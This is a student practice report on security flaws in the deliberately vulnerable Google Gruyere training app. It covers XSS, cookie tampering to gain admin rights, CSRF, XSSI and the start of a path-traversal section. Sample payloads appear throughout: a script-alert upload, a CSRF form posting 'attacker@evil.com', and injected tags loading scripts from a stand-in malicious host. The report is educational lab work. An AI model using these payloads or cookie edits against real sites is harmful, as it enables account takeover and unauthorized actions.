2023

Practice Report

GOOGLE-GRUYERE.APPSPOT.COM

TEAM 1.2

SIVARAGHAVI U R (21BRS1412)

SARATH RAJAN SENTHILKUMAR (21BCE5965)

VULNERABILITY NAME: CROSS-SITE SCRIPTING (XSS)

CWE: CWE-79

OWASP Category: A03:2021-Cross-Site Scripting (XSS)

Description: Cross-Site Scripting is a vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate content, or perform actions on behalf of the victim user. XSS vulnerabilities often occur when user input is not properly validated and escaped.

Business Impact: XSS can lead to unauthorized access to sensitive data, data manipulation, and compromised user accounts. The business impact includes reputational damage, intellectual property theft, and financial losses. It can also result in operational disruption and legal consequences if sensitive customer data is exposed.

Vulnerability Path: The XSS vulnerability in the Gruyere application can be found at the following URL: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/

Vulnerability Parameter: To exploit the XSS vulnerability, use a specific URL or input field within the Gruyere application where the attacker can inject a malicious script.

Steps to Reproduce:


Step 1: Access the vulnerability path mentioned above.

Step 2: Navigate to the "**Sign Up**" page in Gruyere.

Step 3: Create a new account on the Gruyere application.

Step 4: Log into the newly created account.


Step 5: Go to the "Upload" section in Gruyere.


Home | My Snippets | New Snippet | Upload
ABC <ABC> | Profile | Sign out
Gruyere: Upload
Choose File
No file chosen
Upload

Select a file to upload to your account.


Step 6: Upload a file. For this example, let us use the following file:

- File name: css.txt
- File content: **<script>alert('XSS Attack')</script>**


Gruyere: Upload

Select a file to upload to your account.


Step 7: After uploading the file, log out from your Gruyere account.


Gruyere: Upload Complete

File uploaded!
File accessible at: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/ABC/css.txt

Step 8: In your web browser, type the following URL:

- https://google-gruyere.appspot.com/%5Bunique-id%5D/%5Busername%5D/css.txt
- Replace **[unique-id]** with your unique ID, **[username]** with the username of the account you created, and **css.txt** with the name of the uploaded file.


google-gruyere.appspot.com/40
google-gruyere.appspot.com/407973037846894757035569851283775992402/ABC/css.txt

```
<script>alert('XSS Attack')</script>
```

Recommendations: To prevent XSS vulnerabilities in a web application like Gruyere, consider the following security best practices:

- Implement proper input validation and output encoding to prevent user input from being treated as code.
- Use security libraries and frameworks that help mitigate XSS risks.
- Employ Content Security Policy (CSP) headers to control the sources from which content can be loaded.
- Train developers to write secure code and use tools that can detect and prevent XSS vulnerabilities.
- Regularly perform security assessments, such as code reviews and penetration testing, to identify and address vulnerabilities.
- Stay informed about the latest security threats and apply patches or updates promptly.

VULNERABILITY NAME: COOKIE MANIPULATION

CWE: CWE-565


OWASP Category: A05:2021-Security Misconfiguration

Description: Cookie Manipulation is a security vulnerability that allows an attacker to manipulate cookies to gain unauthorised access or privileges within a web application.

Business Impact: This vulnerability can lead to unauthorized actions, impersonation of other users, and exploitation of the application's logic, potentially causing reputational damage, financial losses, and operational disruption.

Steps to Reproduce:

Step 1: Access the Vulnerability Path URL: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/



Home | My Snippets | New Snippet | Upload

ABC <ABC> | Profile | Sign out

Gruyere: Profile

Edit your profile.


User id: ABC
User name: ABC
OLD Password:
NEW Password:
WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.
Icon: (32x32 image, URL to image location)
Homepage:
Profile Color:
Private Snippet:

Step 2: Observe Client-State Handling

- Once on the vulnerability path, observe how the web application handles client-state information. Pay close attention to how session data or cookies are used for authentication and authorization.

Step 3: Identify Client-State Data

- Use browser developer tools or a tool like Burp Suite to identify the client-state data. Look for cookies, session variables, or hidden form fields that store information related to user sessions or privileges.




GRUYERE 2846999|ABC||author go... /

a. amp_6e403e

b. GRUYERE_ID

c. GRUYERE



GRUYERE 51858729|ABC|admin|author

Step 4: Manipulate Client-State Data

- With the client-state data identified, try to manipulate it. For example, you can use browser developer tools to edit cookies or session data. Change values that could grant you unauthorized access or elevated privileges.

Step 5: Exploit the Manipulated State

- After manipulating the client-state data, try to access restricted areas or perform actions that should not be available to your user role. For example, if you have manipulated a session variable related to user roles, try accessing an administrator-only feature.

Step 6: Document the Exploitation

- Document the specific actions taken to manipulate the client-state data and the results obtained. This documentation is crucial for understanding the vulnerability and explaining the potential impact to others.

Recommendations:

- To prevent and mitigate Cookie Manipulation vulnerabilities:
    - Implement proper access controls and session management.
    - Use secure session handling, store sensitive data on the server, and implement session timeout mechanisms.
    - Validate and sanitize client-state data to prevent manipulation.
    - Regularly audit and monitor the application for unauthorized access or actions related to client-state manipulation.

VULNERABILITY NAME: ELEVATION OF PRIVILEGE

CWE: CWE-269

OWASP category: A05:2021-Security Misconfiguration

Description: Unauthorised Elevation of Privilege can allow an attacker to gain unauthorised privileges by allowing them to elevate their level of access.

Business Impact: This vulnerability can lead to unauthorized actions, and exploitation of the application's logic, potentially causing reputational damage, financial losses, and operational disruption.

Steps to Reproduce:

Step 1: Access the Vulnerability Path

- URL: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/

Step 2: Observe Client-State Handling

- Once on the vulnerability path, observe how the web application handles client-state information. Pay close attention to how session data or cookies are used for authentication and authorization.

Step 3: Identify Client-State Data

- Use browser developer tools or a tool like Burp Suite to identify the client-state data. Look for cookies, session variables, or hidden form fields that store information related to user sessions or privileges.


  a. amp_6e403e

  b. GRUYERE_ID

  c. GRUYERE


Step 4: Edit the Cookie

- Inspect the GRUYERE Cookie.
- Examine the Cookie Value.
- Edit the Cookie to change user roles or access levels.
- Save the Modified Cookie.


Is admin: [✓ Yes] No
Is author: [✓ Yes] No

Step 5: Exploit the Manipulated State

- After manipulating the client-state data, try to access restricted areas or perform actions that should not be available to your user role. For example, if you've manipulated a session variable related to user roles, try accessing an administrator-only feature.



Home | My Snippets | New Snippet | Upload
ABC <ABC> | Manage this server | Profile | Sign out

Gruyere: Manage the server

Edit a user's profile:
Edit
Reset the server
Quit the server

Step 6: Document the Exploitation:

Document the specific actions taken to manipulate the client-state data and the results obtained. This documentation is crucial for understanding the vulnerability and explaining the potential impact to others.



Gruyere: Profile

Add a new account or edit an existing account.

User id:	ABC
User name:	ABC
OLD Password:	
NEW Password:	
	WARNING: Gruyere is not secure. Do not use a password that you use for any real service.
Icon:	(32x32 image, URL to image location)
Homepage:	
Profile Color:	
Private Snippet:	

Name	Value	Do...	Path	Ex...	Size	Ht...	Se...	Sa...	Par...	P...
amp_6e403e	ppcYgZxOgl6p2kNSvBbe46....	.go...	/	20...	60			Lax		Me...
GRUYERE_ID	407973037846894757035556...	go...	/	Se...	49					Me...
GRUYERE	51858729|ABC|admin|author	go...	/4...	Se...	32					Me...

Select a cookie to preview its value

Recommendations:

- To prevent and mitigate Elevation of Privilege vulnerabilities:
    - Implement proper access controls and session management.
    - Use secure session handling, store sensitive data on the server, and implement session timeout mechanisms.
    - Validate and sanitize client-state data to prevent manipulation.
    - Regularly audit and monitor the application for unauthorized access or actions related to client-state manipulation.

VULNERABILITY NAME: CROSS-SITE REQUEST FORGERY (CSRF)

CWE: CWE-352

OWASP Category: A08:2021-Cross-Site Request Forgery (CSRF)

Description: Cross-Site Request Forgery is a security vulnerability where an attacker tricks a user into unknowingly performing actions on a different website without their consent. This typically happens when a user is authenticated on a site and visits another site that maliciously triggers actions on the first site.

Business Impact: CSRF can lead to unauthorized actions being performed on behalf of the victim user. The business impact includes compromised user accounts, reputational damage, and financial losses due to unauthorized transactions or actions.


Vulnerability Path: The CSRF vulnerability in the Gruyere application can be found at the following URL: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/

Vulnerability Parameter: CSRF vulnerabilities typically don't have specific parameters. They exploit the user's session and authentication.

Steps to Reproduce:

Step 1: Access the vulnerability path mentioned above.

Step 2: Log into your Gruyere account and keep the session active.



google-gruyere.appspot.com/407973037846894757035569851283775992402/editprofile.gtl


Add a new account or edit an existing account.

User id:	ABC
User name:	ABC
OLD Password:	
NEW Password:	WARNING: Gruyere is not secure. Do not use a password that you use for any real service.
Icon:	(32x32 image, URL to image location)
Homepage:	
Profile Color:	
Private Snippet:	
Is admin:	[✓ Yes] No
Is author:	[✓ Yes] No
	Update

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<!-- Copyright 2017 Google Inc. -->
<html>
 ▶<head> ⋯ </head>
 ▼<body data-new-gr-c-s-check-loaded="14.1131.0" data-gr-ext-
  installed>
   ▶<div class="menu"> ⋯ </div>
   ▶<div> ⋯ </div>
   ▼<div class="content">
      <h3>Add a new account or edit an existing account.</h3>
     ▼<form method="get" action="/407973037846894757035569851283775992402/saveprofile">
        <input type="hidden" name="action" value="update"> == $0
       ▼<table>
         ▼<tbody>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▶<tr> ⋯ </tr>
           ▼<tr>
              <td></td>
             ▼<td align="left">
                <input type="submit" value="Update">
              </td>
            </tr>
          </tbody>
        </table>
      </form>
    </div>
   ▶<scribe-shadow id="crxjs-ext" style="position: fixed; width: 0px;
    height: 0px; top: 0px; left: 0px; z-index: 2147483647; overflow:
    visible;"> ⋯ </scribe-shadow>
  </body>
 ▶<grammarly-desktop-integration data-grammarly-shadow-root="true">
```


```
element.style {
}
input, textarea {                          editprofile.gtl:101
   background-color: #ffffff;
}
body, html, td, span, div,                   editprofile.gtl:9
input, textarea {
   font-family: sans-serif;
   font-size: 14pt;
}
input:not([type="email         user agent stylesheet
" i], [type="number" i], [type="password" i],
[type="search" i], [type="tel" i],
[type="text" i], [type="url" i]) {
   writing-mode: horizontal-tb !important;
}
input:not([type="image         user agent stylesheet
" i]) {
   box-sizing: border-box;
}
input:not([type="email         user agent stylesheet
" i], [type="number" i], [type="password" i],
[type="search" i], [type="tel" i],
[type="text" i], [type="url" i]) {
   ~~writing-mode: horizontal-tb !important;~~
}
input[type="hidden" i]         user agent stylesheet
{
   appearance: none;
   ~~background-color: initial;~~
   cursor: default;
   display: none !important;
   padding: ▶ initial;
   border: ▶ initial;
}
input:not([type="file"         user agent stylesheet
i], [type="image" i], [type="checkbox" i],
[type="radio" i]) {
}
input {                        user agent stylesheet
   font-style: ;
```

Step 3: Open another tab in your web browser and visit a malicious website.



```
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Attack Page</title>
</head>
<body>
    <form action="https://google-gruyere.appspot.com/407973037846894757035569851283775992402/editprofile.gtl" method="POST">
        <input type="hidden" name="email" value="attacker@evil.com">
        <input type="hidden" name="action" value="update">
        <!-- Add any other required fields -->
        <input type="submit" value="Submit">
    </form>
</body>
</html>
```

Step 4: The malicious website can contain a hidden form that triggers an action on the Gruyere site without your knowledge.



```
C:\Users\Admin\Desktop>python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

Step 5: When you visit the malicious website, the action is performed on Gruyere without your consent.

Recommendations: To prevent CSRF vulnerabilities in a web application like Gruyere, consider the following security best practices:

- Implement anti-CSRF tokens within forms to verify the authenticity of requests.
- Employ strict input validation and session management to ensure that requests originate from the correct source.
- Educate users about the risks of visiting untrusted websites while authenticated on other sites.
- Regularly audit and review the application's security configurations to identify and fix any vulnerabilities.
- Train developers and administrators on CSRF prevention measures.
- Stay informed about the latest security threats and apply patches or updates promptly.

VULNERABILITY NAME: CROSS SITE SCRIPT INCLUSION (XSSI)

CWE: CWE-829

OWASP Category: A05:2021-Security Misconfiguration

Description: Cross Site Script Inclusion (XSSI) is a vulnerability that allows an attacker to include an external script or content into a web page viewed by other users. Attackers can exploit this vulnerability to execute malicious scripts in the context of a trusted website, potentially stealing user data, session cookies, or performing actions on behalf of the victim user.

Business Impact: XSSI can lead to unauthorized access to sensitive data, user sessions, and potentially compromising user accounts. The business impact includes reputational damage, data breaches, intellectual property theft, and financial losses. XSSI attacks can also result in operational disruption and legal consequences.


Vulnerability Path: The XSSI vulnerability in the Gruyere application can be found at the following URL: https://google-gruyere.appspot.com/407973037846894757035569851283775992402/editprofile.gtl

Vulnerability Parameter: To exploit the XSSI vulnerability, an attacker can typically manipulate the URL or input fields to include external scripts or content.

Steps to Reproduce:

Step 1: Access the vulnerability path mentioned above.

Step 2: Navigate to a page or input field in Gruyere where user-generated content is displayed or submitted.



```
<script>alert('External Script')</script>
```

Step 3: Inject a script or content that references an external malicious source. For example, you can use an input field to inject the following:

- For a script: **<script src="https://your-malicious-website.com/malicious-script.html"></script>**
- For an image: **<img src="https://your-malicious-website.com/malicious-script.html" />**
- For a stylesheet: **<link rel="stylesheet" href="https://your-malicious-website.com/malicious-script.html" />**

Step 4: Submit the input or load the manipulated page.

Recommendations: To prevent XSSI vulnerabilities in a web application like Gruyere, consider the following security best practices:

- Implement Content Security Policy (CSP) to control which domains can be used as sources for scripts and other content.
- Properly sanitize user-generated content to prevent malicious scripts or external content from being included in web pages.
- Regularly perform security assessments, such as code reviews and penetration testing, to identify and address vulnerabilities.
- Stay informed about the latest security threats and apply patches or updates promptly.

VULNERABILITY NAME: INFORMATION DISCLOSURE VIA PATH TRAVERSAL

CWE: CWE-22

OWASP Category: A05:2021-Security Misconfiguration

Description: Information disclosure via path traversal is a security vulnerability where an attacker exploits the improper handling of file paths to gain unauthorized access to sensitive information.

Business Impact: Information disclosure via path traversal can lead to unauthorized access to sensitive data, compromising confidentiality and potentially violating regulatory compliance. The business impact includes reputational damage, intellectual property theft, financial losses, and operational disruption.


Vulnerability Path: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/

Vulnerability Parameter: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/1234/secret.txt

Steps to reproduce:

Step 1: Access the vulnerability path.

Step 2: Go to Sign Up.



